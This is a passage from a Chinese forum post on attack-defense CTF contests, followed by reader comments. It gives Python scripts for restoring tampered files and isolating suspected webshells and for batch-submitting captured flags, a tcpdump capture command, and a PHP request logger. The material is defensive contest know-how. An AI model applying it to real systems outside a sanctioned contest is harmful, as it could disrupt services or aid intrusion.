                       print u'[!] move webshell error, "%s" maybe is webshell.'%getUnicode(filepath)
                   try:
                       f = open(os.path.join(Special_path['log'], 'log.txt'), 'a')
                       f.write('newfile: ' + getUnicode(filepath) + ' : ' + str(time.ctime()) + '\n')
                       f.close()
                   except Exception as e:
                       print u'[-] log error : file move error: ' + getUnicode(e)

       # ■■■■■■■■■■,■■■■■■■■
       md5_dict = getfilemd5dict(ORIGIN_FILE_LIST)
       for filekey in md5_dict:
           if md5_dict[filekey] != FILE_MD5_DICT[filekey]:
               try:
                   f = open(filekey, 'r').read()
               except Exception, e:
                   break
               if Special_string not in f:
                   try:
                       print u'[*] file had be change : ' + getUnicode(filekey)
                       shutil.move(filekey, os.path.join(Special_path['difffile'], ntpath.basename(filekey) + '.txt'))
                       shutil.move(os.path.join(Special_path['bak'], ntpath.basename(filekey)), filekey)
                   except Exception as e:
                       print u'[!] move webshell error, "%s" maybe is webshell.'%getUnicode(filekey)
                   try:
                       f = open(os.path.join(Special_path['log'], 'log.txt'), 'a')
                       f.write('diff_file: ' + getUnicode(filekey) + ' : ' + getUnicode(time.ctime()) + '\n')
                       f.close()
                   except Exception as e:
                       print u'[-] log error : done_diff: ' + getUnicode(filekey)
                       pass
       time.sleep(2)
       # print '[*] ' + getUnicode(time.ctime())
```

七、 自动提交

有的比赛只有几分钟一轮，手工提交其他队伍flag显然不行，需要准备批量提交flag的脚本：

```python
#!/usr/bin/env python2
import sys
import json
import urllib
import httplib
server_host = '10.10.0.2'
server_port = 80
def submit(team_token, flag, host=server_host, port=server_port, timeout=5):
    if not team_token or not flag:
        raise Exception('team token or flag not found')
    conn = httplib.HTTPConnection(host, port, timeout=timeout)
    params = urllib.urlencode({
        'token': team_token,
        'flag': flag,
    })
    headers = {
        "Content-type": "application/x-www-form-urlencoded"
    }
    conn.request('POST', '/api/submit_flag', params, headers)
    response = conn.getresponse()
    data = response.read()
    return json.loads(data)

if __name__ == '__main__':
    if len(sys.argv) < 3:
        print 'usage: ./submitflag.py $team_token $flag'
        sys.exit()
    host = server_host
    if len(sys.argv) > 3:
        host = sys.argv[3]
    print json.dumps(submit(sys.argv[1], sys.argv[2], host=host), indent=4)
```


八、 流量、日志


通过流量、日志的分析：

1.感知可能正在发生的攻击，从而规避存在的安全风险

2.应急响应，还原攻击者的攻击路径，从而挽回已经造成的损失

- 在比赛机器上使用tcpdump进行流量抓取
  - tcpdump -s 0 -w flow.pcap port 9999
- 在本地对抓取流量使用wireshark进行分析






```php
<?php
date_default_timezone_set('Asia/Shanghai');
$ip       = $_SERVER["REMOTE_ADDR"]; //记录访问者的ip
$filename = $_SERVER['PHP_SELF'];       //访问者要访问的文件名
$parameter    = $_SERVER["QUERY_STRING"]; //访问者要请求的参数
$time     =   date('Y-m-d H:i:s',time()); //访问时间
$logadd = '来访时间：'.$time.'-->'.'访问链接：'.'http://'.$ip.$filename.'?'.$parameter."\r\n";

// log记录
$fh = fopen("log.txt", "a");
fwrite($fh, $logadd);
fclose($fh);
?>
```

点击收藏 | 2 关注 | 1

上一篇：[领奖] 调查问卷中奖名单 下一篇：SEO大小站关系

1. 4 条回复


p0 2017-10-23 03:52:01

刚才还不能看，逛着逛着就能看了

1 回复Ta


丶恍恍惚惚 2017-10-23 08:25:37

某次比赛 给的web 权限所有者都是root，给的ssh 压根没权限... 简直牛逼。。 只能自己拿自己的shell

0 回复Ta


evil77 2017-10-23 08:34:09

视乎CTF那么不太贴合实际场景 哈哈

0 回复Ta

四川民工返乡 2017-10-29 14:14:05

图片中的脚本可否提供下

0 回复Ta

登录 后跟帖

先知社区

现在登录

热门节点

技术文章

社区小黑板

目录

RSS 关于社区 友情链接 社区小黑板